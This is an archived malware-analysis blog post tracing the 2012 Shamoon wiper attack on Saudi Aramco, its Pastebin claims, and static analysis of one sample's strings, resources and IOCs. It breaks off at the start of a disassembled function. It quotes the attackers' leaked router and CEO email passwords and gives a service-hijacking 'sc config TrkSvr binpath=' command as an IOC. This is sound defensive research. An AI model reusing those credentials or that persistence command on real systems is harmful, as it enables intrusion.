Shamoon 2012 Full Analysis

By Myrtus 0x0

Published: 2019-12-21 · Archived: 2026-04-05 19:15:45 UTC

The whole inspiration of this blog began when I saw the above picture.

For those that don't know, this was ASCII art embedded within a .NET dropper that supposedly dropped a version of Shamoon back in December of 2018. This immediately peaked my interest and I began my reversing of the sample. Initially I was looking for resources around this specific sample but quickly found that Shamoon has a rich history and has been utilized in some very interesting campaigns. So I decided I would start at its beginning and work my way through its history. At this point I have almost 40 samples for the various campaigns and have reverse engineered all of them to various degrees. These samples were relatively unorganized and I needed a way to fix that. I wrote a tool that could categorize the samples based on various traits. The samples broke down into a couple of groups and after looking into a sample from each group, I identified the following campaigns:

- Shamoon 2012
- Shamoon 2016
- Shamoon 2017
- Shamoon 2018 v1
- Shamoon 2018 v2
- Shamoon 2018 v3

I will try to make a post describing the capabilities of a sample in each campaign if time permits. So without further ado, lets get into Shamoon 2012.


Research Process

For this series, I decided to focus on the following goals:

1. Educate users on the timeline and history of Shamoon
2. Share IOCs and detection mechanisms
3. Release tools that can be used to help researchers analyze samples in the future

With these goals I decided the best plan of attack was to gather as many Shamoon samples that I could find, read all the blog posts/reports that I could find and listen to podcasts about the campaigns. I got my samples from various sources such as Hybrid Analysis, VirusTotal, Malware.one, VirusShare, TheZoo, and other malware researchers in the field.

With a decent set I was keen on figuring out a way to programmatically sort the samples into their campaigns. After analyzing the samples I realized each sample over the years had resources that could be used to determine the campaign it originated from. This led to the creation of a script that would group the samples based on the resources that were contained in each sample.



All samples organized based on the unique resource names / IDs

Shamoon 2012 Overview

The first known target for the Shamoon malware was the oil company Saudi Aramco. For those that don't know Saudi Aramco is the largest petroleum and natural gas company in the world and a lot of Saudi Arabia's economy is centered around this single company. While they are a privately held company, it is estimated that the company is worth between 1-3 trillion dollars.

Considering their worth and their ties with the Saudi government, they are a prime target for cyber attacks. Especially those that might not have the best relations with Saudi Arabia.

Ideas of how Shamoon ended up on the Saudi Aramco's systems is unclear currently. Some reports say it was via the Acunetix vulnerability scanner, a phishing email or simply even a malicious USB that an employee had inserted into their machine. Speculation is that the threat actor got into the network sometime around April or May of 2012 and spent the next couple of months moving laterally and trying to gain access to a Domain Controller.

All this effort led up to the events of August 15th 11:08 AM when over 80% of Saudi Aramco's workstations and servers had their drives wiped due to a hard coded detonation date in the Shamoon malware. Its important to note that this date is not random, some might know that for 2012 the night before was a holiday known as the Night of Power or Lailat al-Qadr. It is regarded as one of Islam's holiest nights of the year. Much of the Islam community shuts down to celebrate the revelation of the Quran. As tradition for Saudi Aramco and most of the country, 50,000 employees stayed home on the 15th to celebrate the holiday and spend time with their families. This of course left the company itself and the workstations in Saudi Arabia at its most vulnerable.

In addition to having the users drives wiped, the workstations were left with an the first 1024 bytes of an image of a burning American flag. Although most users weren't even able to view this picture as their master boot records had been corrupted in the process. This could be taken as a political statement or a misdirection.

Complete image of snippet left on the workstations

Nearly 11 hours after the detonation timestamp of Shamoon, a post was shared on popular paste site pastebin.com, which stated the following.

> We, behalf of an anti-oppression hacker group that have been fed up of crimes and atrocities taking place in various countries around the world, especially in the neighboring countries such as Syria, Bahrain, Yemen, Lebanon, Egypt and ..., and also of dual approach of the world community to these nations, want to hit the main supporters of these disasters by this action.

> One of the main supporters of this disasters is Al-Saud corrupt regime that sponsors such oppressive measures by using Muslims oil resources. Al-Saud is a partner in committing these crimes. It's hands are infected with the blood of innocent children and people.

> In the first step, an action was performed against Aramco company, as the largest financial source for Al-Saud regime. In this step, we penetrated a system of Aramco company by using the hacked systems in several countries and then sended a malicious virus to destroy thirty thousand computers networked in this company. The destruction operations began on Wednesday, Aug 15, 2012 at 11:08 AM (Local time in Saudi Arabia) and will be completed within a few hours.

> This is a warning to the tyrants of this country and other countries that support such criminal disasters with injustice and oppression. We invite all anti-tyranny hacker groups all over the world to join this


> movement. We want them to support this movement by designing and performing such operations, if they are against tyranny and oppression.

> Cutting Sword of Justice

This post needs to be taken with a grain of salt, as there is no definitive way to tell if this is from the actor. Now they did have the exact detonation date which to me, is a clear sign that this is from the actual actor/s behind this attack. Now if we are to assume that this post is legit there are a couple things we can infer: This TA needs public visibility, they have ties to countries surrounding Saudi Arabia or are at least empathetic towards them, their major target is Al Saud which is the royal family in Saudi Arabia. Notably, this is also the first mention of the Cutting Sword of Justice.

Normally when we see attacks that are targeted like this, the goal tends to be data exfiltration and maintaining a low profile to reduce the risk of detection but this attack was the complete opposite. Clearly the intent was not to steal information, as even stranger is the impact that something like ransomware or intellectual property theft could've been, due to the amount of raw resources the company has. This all points to the idea that this attack was meant to damage perceptions in the public's eye as well as weaken the resulting country.

Of course all of this would cause Saudi Arabia to make determinations as to who was behind such an attack, which they promptly implicated Iran. The Saudi government issued an official statement blaming Iran for this attack. That decision could've solely been made due to their relations with Iran or for the fact that the PDB string of Shamoon contains the following `ArabianGulf` which is highly contested zone which Iran has always claimed that is it part of their country and should be properly named the Persian Gulf. Although this could also be a attempt at misdirection shifting blame towards Iran as APT groups tend to do.



Arabian (Persian) Gulf

In addition to making this accusation Saudi Aramco made two major actions directly after attack:

1. Fly employees to computer hardware factories and purchase as many hard drives as possible (50,000 at one time)
2. Lie about the attack, saying that operations had returned to normal when in fact they hadn't

Saudi Aramco made the decision to call for external help as they didn't have the capability to handle an attack of this grandeur. Now Saudi Arabia didn't really have to many options for who they could call as they refuse to use any devices or personnel that originate from Israel, so they decided to call on Chris Kubecka and contract her to create a team to analyze the samples as well as setup a legitimate security program.

It turns out there wasn't much identifying information in the sample and due to Pastebin's operations, there was no way to track the paste back to a user let alone a country. So quickly things became pretty quiet as Saudi Aramco wasn't exactly making public statements nor was there new evidence about the group. This didn't sit well with The Cutting Sword of Justice and they followed up with a second post on Pastebin on August 29th 2012 at at 1:37 CDT.

> mon 29th aug, good day, SHN/AMOO/lib/pr/~/reversed
>
> We think it's funny and weird that there are no news coming out from Saudi Aramco regarding Saturday's night. well, we expect that but just to make it more clear and prove that we're done with we promised, just read the following facts -valuable ones- about the company's systems:
>
> internet service routers are three and their info as follows:
> Core router: SA-AR-CO-1# password (telnet): c1sc0p@ss-ar-cr-tl / (enable): c1sc0p@ss-ar-cr-bl
> Backup router: SA-AR-CO-3# password (telnet): c1sc0p@ss-ar-bk-tl / (enable): c1sc0p@ss-ar-bk-bl
> Middle router: SA-AR-CO-2# password (telnet): c1sc0p@ss-ar-st-tl / (enable): c1sc0p@ss-ar-st-bl
>
> Khalid A. Al-Falih, CEO, email info as follows:
> Khalid.falih@aramco.com password:kal@ram@sa1960
>
> security appliances used:
> Cisco ASA # McAfee # FireEye : default passwords for all!!!!!!!!!!
>
> We think and truly believe that our mission is done and we need no more time to waste. I guess it's time for SA to yell and release something to the public. however, silence is no solution.
>
> I hope you enjoyed that. and wait our final paste regarding SHN/AMOO/lib/pr/~
>
> angry internet lovers
>
> #SH


They decided to dump router credentials, internal security knowledge and username and password for the CEO Khalid Al-Falih (now Minister of Energy of Saudi Arabia and Chairman for Saudi Aramco).

Technical Analysis

During my research process I discovered 4 unique samples relating to this campaign. The samples and all my public work is shared in a GitHub repo here


- *B14299FD4D1CBFB4CC7486D978398214*
- *B128376F2D45CFDF21035D3029EF0D6C*
- *ECC2CB6ADC0F0390ADFA9936D149657B*
- *D214C717A357FE3A455610B197C390AA*

For this post I will solely be talking about B128376F2D45CFDF21035D3029EF0D6C. I always start my analysis process with static properties as those can give some a high level overview of what the sample might be able to do. For this, I generally use PE Studio. Looking in PE Studio we see the following information



PE Studio Output

Immediately the entropy of the file stands out indicating some sort of encryption or packed data. Under the resources tab we see the 3 resources along with some version information



type (4)	name	file-offset (4)	signature	non-standard	size (861120 bytes)	file-ratio (87.05%)	md5	entropy	language (1)	first-bytes-hex	first-bytes-text
Version	1	0x00070F60	Version	-	960	0.10 %	08177E529F79E4CE00B90B9994DB0231	3.505	neutral	C0 03 34 00 00 00 56 00 53 00 5F 00 56 ...	.. .. 4 .. .. .. V .. S .. _ .. V .. E ..
PKCS12	112	0x00021160	unknown	x	194048	19.62 %	7ADAE7247CE099D9CB049BBCDEE3DB49	7.401	neutral	68 25 CD FB 26 7F 5D FB 21 7F 5D FB D...	h % .. .. & ..] .. ! ..] .. .. ..] ..
PKCS7	113	0x00050760	unknown	x	133120	13.46 %	F27C97E162BEA8EAC54E1AB16288C36B	7.168	neutral	5A 8E 2A 00 14 D4 BA 00 13 D4 BA 00 ...	Z .. * .. .. + ...
X509	116	0x00071320	unknown	x	532992	53.88 %	0FB20A2921D6D412A5FC9B74C6C48B61	7.501	neutral	11 98 8A BB 5F C2 1A BB 58 C2 1A BB ...	.. .. _ .. .. .. X .. .. = ...

Shamoon Resources

We can see 3 resources named PKCS12 PKCS7 and X509. The high entropy and percentage of file immediately stand out as a potential payload or some form of encrypted data. This is unusual for standard files executables as resources are generally used for icons or small images rather than data blobs with high entropy. When I see resources I will generally save them off for later analysis with Resource Hacker. Although these resources do contain relatively high entropy values, they aren't 7.99 or above the 7.9 threshold, which means if they are encrypted its through some rudimentary techniques rather than a well established technique like AES of RC4.

The next thing I look at is the strings. Strings can give information about actions the malware might take or if you're lucky, even a C2 string or raw IOCs. Immediately we see a string that we can use as an IOC due to it's hardcoded name and the fact that the file name will most likely be unique across hosts.

type (2)	size	blacklist (51)	hint (53)	group (17)	import (0)	value (9439)
ascii	40	-	x	-	n/a	!This program cannot be run in DOS mode.
ascii	5	-	x	-	n/a	.rsrc
ascii	31	x	x	-	n/a	c:\windows\temp\out17626867.txt
ascii	17	-	x	-	n/a	Exec format error

File Location String

Scrolling down we see a couple more strings that can prove valuable in understanding the behavior of this malware.

unicode	40	-	x	-	n/a	SYSTEM\CurrentControlSet\Services\TrkSvr
unicode	42	x	x	-	n/a	C:\Windows\system32\svchost.exe -k netsvcs
unicode	4	-	x	-	n/a	.exe
unicode	12	-	x	-	n/a	kernel32.dll
unicode	60	-	x	-	n/a	SYSTEM\CurrentControlSet\Control\Session Manager\Environment
unicode	11	-	x	-	n/a	ntrksvr.exe
unicode	10	-	x	-	n/a	trksrv.exe
unicode	22	-	x	-	n/a	\system32\kernel32.dll
unicode	19	-	x	-	n/a	\system32\csrss.exe
unicode	13	-	x	-	n/a	AKERNEL32.DLL
unicode	11	-	x	-	n/a	WUSER32.DLL
unicode	4	-	x	-	n/a	ctrl
unicode	7	-	x	-	n/a	extract
unicode	14	-	x	-	n/a	testdomain.com

Interesting strings within the sample

We can see strings pointing to hardcoded file location, potential commandline execution, hardcoded domains etc. Considering the magnitude and impact that this attack had, I was somewhat surprised to see such low effort taken obfuscate their work.

ascii	90	-	-	-	n/a	Copyright (c) 1992-2004 by P.J. Plauger, licensed by Dinkumware, Ltd. ALL RIGHTS RESERV...

Copyright string

Next I found a copyright string for the company Dinkumware. This is a hardcoded string found in a replacement for the C++ standard library which offers some extra features. Malware authors use libraries from Dinkumware to simplify the difficulty of the code they have to write. The libraries they provide offer APIs to work with vectors, lists, sets, maps, bitsets and generic algorithms.

At the end of the list of strings found were the names of the resources mentioned earlier, X509, PKCS7 and PKCS12. This supports the hypothesis that Shamoon will interact with those resources during runtime. A large string pictured below stood out to me as there shouldn't be any reason for malware to require strings of this length. This string turned out to be a description of a service Shamoon will create.

unicode	5	-	-	-	n/a	jjjjj
unicode	18	-	-	-	n/a	@LanmanWorkstation
unicode	5	-	-	-	n/a	WOW64
unicode	32	-	-	-	n/a	Distributed Link Tracking Server
unicode	647	-	-	-	n/a	
unicode	5	-	-	-	n/a	RpcSs
unicode	6	-	-	-	n/a	TrkSvr
unicode	5	-	-	-	n/a	amd64
unicode	5	-	-	-	n/a	AMD64
unicode	22	-	-	-	n/a	PROCESSOR_ARCHITECTURE
unicode	7	-	-	-	n/a	netinit
unicode	22	-	-	-	n/a	%SystemRoot%\System32\
unicode	10	x	-	-	n/a	\system32\
unicode	10	-	-	-	n/a	E$\WINDOWS
unicode	10	-	-	-	n/a	D$\WINDOWS
unicode	10	-	-	-	n/a	C$\WINDOWS
unicode	6	-	-	-	n/a	ADMIN$
unicode	17	-	-	-	n/a	\inf\netft429.pnf
unicode	5	-	-	-	n/a	PKCS7
unicode	647	-	-	-	n/a	
unicode	4	-	-	-	n/a	X509
unicode	12	-	-	-	n/a	myimage12767
unicode	6	-	-	-	n/a	PKCS12

Unicode strings at the end of the file.


> Enables the Distributed Link Tracking Client service within the same domain to provide more reliable and efficient maintenance of links within the domain. If this service is disabled, any services that explicitly depend on it will fail to start.

So this alone gives us an IOC. One could query all of their services and check if they have a description that matches the one above. Now that we have finished all the triage for the sample, we can get into the assembly. Following is a list of IOCs we can utilize for future samples


```
 - \inf\netft429.pnf
- myimage12767
- c:\windows\temp\out17626867.txt
- \\System32\\cmd.exe /c \"ping -n 30 127.0.0.1 >nul && sc config TrkSvr binpath= system32\\trksrv.exe && ping -
```

Considering the high entropy of the resources and the size of them I started looking for references to those resource names as they're most likely going to be used in windows API calls to interact with them further.


For my analysis of assembly I use IDA Pro but any disassembler will do.



x509 reference





PKCS7 reference



PKCS12 reference

Each resource name string turns out to only have a single reference which is always an argument to this function **sub_401977.** Viewing the function shows the following:


; Attributes: bp-based f
; int __cdecl sub_401977(LPCWSTR lpFileName, HMODULE hModule, LPCWSTR lpName, LPCWSTR lp
sub_4019? proc nea
lpAddress= dword ptr -20h
NumberOfBytesWritten= dword ptr -1Ch
var_18= dword ptr -18h
var_14= dword ptr -14h
